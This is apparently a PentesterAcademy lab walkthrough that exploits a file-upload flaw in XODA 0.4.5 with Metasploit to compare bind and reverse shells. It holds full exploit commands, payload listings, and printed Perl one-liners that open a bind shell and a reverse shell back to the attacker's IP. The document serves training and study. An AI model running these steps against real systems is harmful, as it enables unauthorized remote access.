ATTACK DEFENSE

by PentesterAcademy

Name	Bind vs Reverse Shell
URL	https://attackdefense.com/challengedetails?cid=1908
Type	Webapp Pentesting Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Identifying IP address of the target machine

Command: ip addr

```
root@attackdefense:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
9018: eth0@if9019: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
9021: eth1@if9022: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:fb:d1:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.251.209.2/24 brd 192.251.209.255 scope global eth1
       valid_lft forever preferred_lft forever
root@attackdefense:~#
```

The IP address of the attacker machine is 192.251.209.2. The target machine is located at the IP address 192.251.209.3

Step 2: Identify the open ports on the target machine.


Command: nmap 192.251.209.3

```
root@attackdefense:~# nmap 192.251.209.3
Starting Nmap 7.70 ( https://nmap.org ) at 2020-05-28 21:26 IST
Nmap scan report for target-1 (192.251.209.3)
Host is up (0.000016s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
MAC Address: 02:42:C0:FB:D1:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
root@attackdefense:~#
```

Port 80 and 3306 are open on the target machine.

Step 3: Accessing the web application in Mozilla Firefox.



XODA web application is running on the target machine.

Step 4: Starting msfconsole and looking for exploits for XODA application.

Commands:
msfconsole
search xoda

```
      =[ metasploit v5.0.74-dev                          ]
+ -- --=[ 1972 exploits - 1088 auxiliary - 338 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 >
msf5 >
msf5 > search xoda

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/webapp/xoda_file_upload  2012-08-21       excellent  Yes    XODA 0.4.5 Arbitrary PHP File Upload Vulnerability


msf5 >
```

A metasploit module is available to exploit the web application.

Step 5: Using the metasploit module and setting required options.

Commands:
use exploit/unix/webapp/xoda_file_upload
set RHOSTS 192.251.209.3
set TARGETURI /
show options

```
msf5 exploit(unix/webapp/xoda_file_upload) > set RHOSTS 192.251.209.3
RHOSTS => 192.251.209.3
msf5 exploit(unix/webapp/xoda_file_upload) >
msf5 exploit(unix/webapp/xoda_file_upload) > set TARGETURI /
TARGETURI => /
msf5 exploit(unix/webapp/xoda_file_upload) >
msf5 exploit(unix/webapp/xoda_file_upload) > show options

Module options (exploit/unix/webapp/xoda_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.251.209.3    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the web application
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   XODA 0.4.5


msf5 exploit(unix/webapp/xoda_file_upload) > _
```

Step 6: Listing payloads available for the exploit.

Commands:
show payloads

```
Compatible Payloads
===================

   #   Name                                  Disclosure Date  Rank    Check  Description
   -   ----                                  ---------------  ----    -----  -----------
   0   generic/custom                                         normal  No     Custom Payload
   1   generic/shell_bind_tcp                                 normal  No     Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                              normal  No     Generic Command Shell, Reverse TCP Inline
   3   multi/meterpreter/reverse_http                         normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stag
er (Mulitple Architectures)
   4   multi/meterpreter/reverse_https                        normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Sta
ger (Mulitple Architectures)
   5   php/bind_perl                                          normal  No     PHP Command Shell, Bind TCP (via Perl)
   6   php/bind_perl_ipv6                                     normal  No     PHP Command Shell, Bind TCP (via perl) IPv6
   7   php/bind_php                                           normal  No     PHP Command Shell, Bind TCP (via PHP)
   8   php/bind_php_ipv6                                      normal  No     PHP Command Shell, Bind TCP (via php) IPv6
   9   php/download_exec                                      normal  No     PHP Executable Download and Execute
   10  php/exec                                               normal  No     PHP Execute Command
   11  php/meterpreter/bind_tcp                               normal  No     PHP Meterpreter, Bind TCP Stager
   12  php/meterpreter/bind_tcp_ipv6                          normal  No     PHP Meterpreter, Bind TCP Stager IPv6
   13  php/meterpreter/bind_tcp_ipv6_uuid                     normal  No     PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   14  php/meterpreter/bind_tcp_uuid                          normal  No     PHP Meterpreter, Bind TCP Stager with UUID Support
   15  php/meterpreter/reverse_tcp                            normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   16  php/meterpreter/reverse_tcp_uuid                       normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   17  php/meterpreter_reverse_tcp                            normal  No     PHP Meterpreter, Reverse TCP Inline
   18  php/reverse_perl                                       normal  No     PHP Command, Double Reverse TCP Connection (via Perl)
   19  php/reverse_php                                        normal  No     PHP Command Shell, Reverse TCP (via PHP)

msf5 exploit(unix/webapp/xoda_file_upload) >
```

Step 7: Setting generic/shell_bind_tcp as the payload to use.

Commands:
set payload generic/shell_bind_tcp
show options

```
msf5 exploit(unix/webapp/xoda_file_upload) > show options

Module options (exploit/unix/webapp/xoda_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.251.209.3    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the web application
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.251.209.3    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   XODA 0.4.5


msf5 exploit(unix/webapp/xoda_file_upload) >
```

In the options, the LPORT and RHOST are set for the BIND shell payload. The selected payload will create a bind shell on the target machine.

Step 8: Exploiting the application and running system commands on the target machine.

Commands:
exploit
id

```
msf5 exploit(unix/webapp/xoda_file_upload) > exploit

[*] Sending PHP payload (NUyzuGWHMoFX.php)
[*] Executing PHP payload (NUyzuGWHMoFX.php)
[*] Started bind TCP handler against 192.251.209.3:4444
[*] Command shell session 1 opened (192.251.209.2:42343 -> 192.251.209.3:4444) at 2020-05-28 21:28:41 +0530
[!] Deleting NUyzuGWHMoFX.php

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

In the output, metasploit sends the payloads to the target machine and executes it. A bind shell is started on the target machine and a connection is made to it to obtain a command shell.

Step 9: Listing processes running on the target machine.

Command:
ps -eaf

```
ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 15:55 ?        00:00:00 /usr/bin/python /usr/bin/supervisord -n
root         9     1  0 15:55 ?        00:00:00 /bin/sh /usr/bin/mysqld_safe
root        10     1  0 15:55 ?        00:00:00 apache2 -D FOREGROUND
www-data   103    10  0 15:55 ?        00:00:00 apache2 -D FOREGROUND
www-data   104    10  0 15:55 ?        00:00:00 apache2 -D FOREGROUND
www-data   108    10  0 15:55 ?        00:00:00 apache2 -D FOREGROUND
www-data   109    10  0 15:55 ?        00:00:00 apache2 -D FOREGROUND
www-data   113    10  0 15:55 ?        00:00:00 apache2 -D FOREGROUND
mysql      376     9  0 15:55 ?        00:00:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plu
gin --user=mysql --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=
3306
www-data   394    10  0 15:56 ?        00:00:00 apache2 -D FOREGROUND
www-data   395    10  0 15:56 ?        00:00:00 apache2 -D FOREGROUND
www-data   396    10  0 15:56 ?        00:00:00 apache2 -D FOREGROUND
www-data   399     1  0 15:58 ?        00:00:00 perl -MIO -e $p=fork();exit,if$p;$c=new IO::Socket::INET(LocalPort,4444,Reuse,1,Listen)-
>accept;$~->fdopen($c,w);STDIN->fdopen($c,r);system$_ while<>
www-data   405   399  0 15:59 ?        00:00:00 ps -eaf
```

The process with pid 399 is responsible for starting a bind shell on the target machine.

Step 10: Open a new terminal tab and check the established network connection.

Command: netstat -tnp

```
root@attackdefense:~# netstat -tnp
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:48382         127.0.0.1:4822          ESTABLISHED 28/java
tcp        0      0 192.251.209.2:42343     192.251.209.3:4444      ESTABLISHED 560/ruby
tcp        0      0 127.0.0.1:4822          127.0.0.1:48382         ESTABLISHED 29/guacd
tcp        0      0 10.1.1.4:45654          10.1.1.2:53266          ESTABLISHED 28/java
tcp        0      0 127.0.0.1:5910          127.0.0.1:42338         ESTABLISHED 99/Xtigervnc
tcp        0      0 127.0.0.1:45856         127.0.0.1:3389          ESTABLISHED 87/guacd
tcp6       0      0 127.0.0.1:42338         127.0.0.1:5910          ESTABLISHED 93/xrdp
tcp6       0      0 127.0.0.1:3389          127.0.0.1:45856         ESTABLISHED 93/xrdp
root@attackdefense:~#
```

A connection is made from the attacker machine to port 4444 on the target machine.

Step 11: Navigate to the tab where metasploit is running and terminate the current session.

Press CTRL+c and enter "y" to terminate the session.

```
^C
Abort session 1? [y/N]  y
""

[*] 192.251.209.3 - Command shell session 1 closed.  Reason: User exit
msf5 exploit(unix/webapp/xoda_file_upload) >
msf5 exploit(unix/webapp/xoda_file_upload) >
```

Step 12: Listing payloads available for the exploit.

Commands:
show payloads

```
Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   generic/custom                                       normal  No     Custom Payload
   1   generic/shell_bind_tcp                               normal  No     Generic Command Shell, Bind TCP Inline
   2   generic/shell_reverse_tcp                            normal  No     Generic Command Shell, Reverse TCP Inline
   3   multi/meterpreter/reverse_http                       normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTP Stag
er (Mulitple Architectures)
   4   multi/meterpreter/reverse_https                      normal  No     Architecture-Independent Meterpreter Stage, Reverse HTTPS Sta
ger (Mulitple Architectures)
   5   php/bind_perl                                        normal  No     PHP Command Shell, Bind TCP (via Perl)
   6   php/bind_perl_ipv6                                   normal  No     PHP Command Shell, Bind TCP (via perl) IPv6
   7   php/bind_php                                         normal  No     PHP Command Shell, Bind TCP (via PHP)
   8   php/bind_php_ipv6                                    normal  No     PHP Command Shell, Bind TCP (via php) IPv6
   9   php/download_exec                                    normal  No     PHP Executable Download and Execute
   10  php/exec                                             normal  No     PHP Execute Command
   11  php/meterpreter/bind_tcp                             normal  No     PHP Meterpreter, Bind TCP Stager
   12  php/meterpreter/bind_tcp_ipv6                        normal  No     PHP Meterpreter, Bind TCP Stager IPv6
   13  php/meterpreter/bind_tcp_ipv6_uuid                   normal  No     PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
   14  php/meterpreter/bind_tcp_uuid                        normal  No     PHP Meterpreter, Bind TCP Stager with UUID Support
   15  php/meterpreter/reverse_tcp                          normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   16  php/meterpreter/reverse_tcp_uuid                     normal  No     PHP Meterpreter, PHP Reverse TCP Stager
   17  php/meterpreter_reverse_tcp                          normal  No     PHP Meterpreter, Reverse TCP Inline
   18  php/reverse_perl                                     normal  No     PHP Command, Double Reverse TCP Connection (via Perl)
   19  php/reverse_php                                      normal  No     PHP Command Shell, Reverse TCP (via PHP)

msf5 exploit(unix/webapp/xoda_file_upload) >
```

Step 7: Setting generic/shell_reverse_tcp as the payload to use.

Commands:
set payload generic/shell_reverse_tcp
show options

```
Module options (exploit/unix/webapp/xoda_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.251.209.3    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the web application
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   XODA 0.4.5


msf5 exploit(unix/webapp/xoda_file_upload) >
```

The LHOST option is required to be set. The payload will start a listener on the attacker machine and a reverse shell connection will be made from the target machine.

Step 13: set LHOST to IP address of the attacker machine.

Command:
set LHOST 192.251.209.2
show options

```
Module options (exploit/unix/webapp/xoda_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.251.209.3    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the web application
   VHOST                       no        HTTP server virtual host


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.251.209.2    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   XODA 0.4.5


msf5 exploit(unix/webapp/xoda_file_upload) >
```

Step 14: Exploiting the application and running system commands on the target machine.

Commands:
exploit
id

```
msf5 exploit(unix/webapp/xoda_file_upload) > exploit

[*] Started reverse TCP handler on 192.251.209.2:4444
[*] Sending PHP payload (kgfTcfJPiYQzF.php)
[*] Executing PHP payload (kgfTcfJPiYQzF.php)
[*] Command shell session 2 opened (192.251.209.2:4444 -> 192.251.209.3:51162) at 2020-05-28 21:32:04 +0530
[!] Deleting kgfTcfJPiYQzF.php

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

In the output, metasploit starts a reverse handler on the attacker machine and after exploiting the application a reverse shell payload is executed on the target machine which provides a reverse shell on reverse TCP handler.

Step 15: Listing processes running on the target machine.

Command:
ps -eaf

```
ps -eaf
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 15:55 ?        00:00:00 /usr/bin/python /usr/bin/supervisord -n
root         9     1  0 15:55 ?        00:00:00 /bin/sh /usr/bin/mysqld_safe
root        10     1  0 15:55 ?        00:00:00 apache2 -D FOREGROUND
www-data   103    10  0 15:55 ?        00:00:00 apache2 -D FOREGROUND
www-data   104    10  0 15:55 ?        00:00:00 apache2 -D FOREGROUND
www-data   108    10  0 15:55 ?        00:00:00 apache2 -D FOREGROUND
www-data   109    10  0 15:55 ?        00:00:00 apache2 -D FOREGROUND
www-data   113    10  0 15:55 ?        00:00:00 apache2 -D FOREGROUND
mysql      376     9  0 15:55 ?        00:00:00 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/pl
gin --user=mysql --log-error=/var/log/mysql/error.log --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=
3306
www-data   394    10  0 15:56 ?        00:00:00 apache2 -D FOREGROUND
www-data   395    10  0 15:56 ?        00:00:00 apache2 -D FOREGROUND
www-data   396    10  0 15:56 ?        00:00:00 apache2 -D FOREGROUND
www-data   408     1  0 16:02 ?        00:00:00 perl -MIO -e $p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"192.251.209.2:4444")
STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;
www-data   415   408  0 16:02 ?        00:00:00 ps -eaf
```

The process with pid 408 is responsible for the reverse shell.

Step 16: Open a new terminal tab and check the established network connection.

Command: netstat -tnp

```
root@attackdefense:~# netstat -tnp
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:48382         127.0.0.1:4822          ESTABLISHED 28/java
tcp        0      0 192.251.209.2:42065     192.251.209.3:80        TIME_WAIT   -
tcp        0      0 192.251.209.2:4444      192.251.209.3:51162     ESTABLISHED 560/ruby
tcp        0      0 127.0.0.1:4822          127.0.0.1:48382         ESTABLISHED 29/guacd
tcp        0      0 192.251.209.2:43503     192.251.209.3:80        TIME_WAIT   -
tcp        0      0 10.1.1.4:45654          10.1.1.2:53266          ESTABLISHED 28/java
tcp        0      0 127.0.0.1:5910          127.0.0.1:42338         ESTABLISHED 99/Xtigervnc
tcp        0      0 127.0.0.1:45856         127.0.0.1:3389          ESTABLISHED 87/guacd
tcp6       0      0 127.0.0.1:42338         127.0.0.1:5910          ESTABLISHED 93/xrdp
tcp6       0      0 127.0.0.1:3389          127.0.0.1:45856         ESTABLISHED 93/xrdp
root@attackdefense:~#
```

A connection is made from the target machine to port 4444 on the attacker machine.

References:

1. Xoda (https://xoda.org/)

2. XODA 0.4.5 Arbitrary PHP File Upload Vulnerability (https://www.rapid7.com/db/modules/exploit/unix/webapp/xoda_file_upload)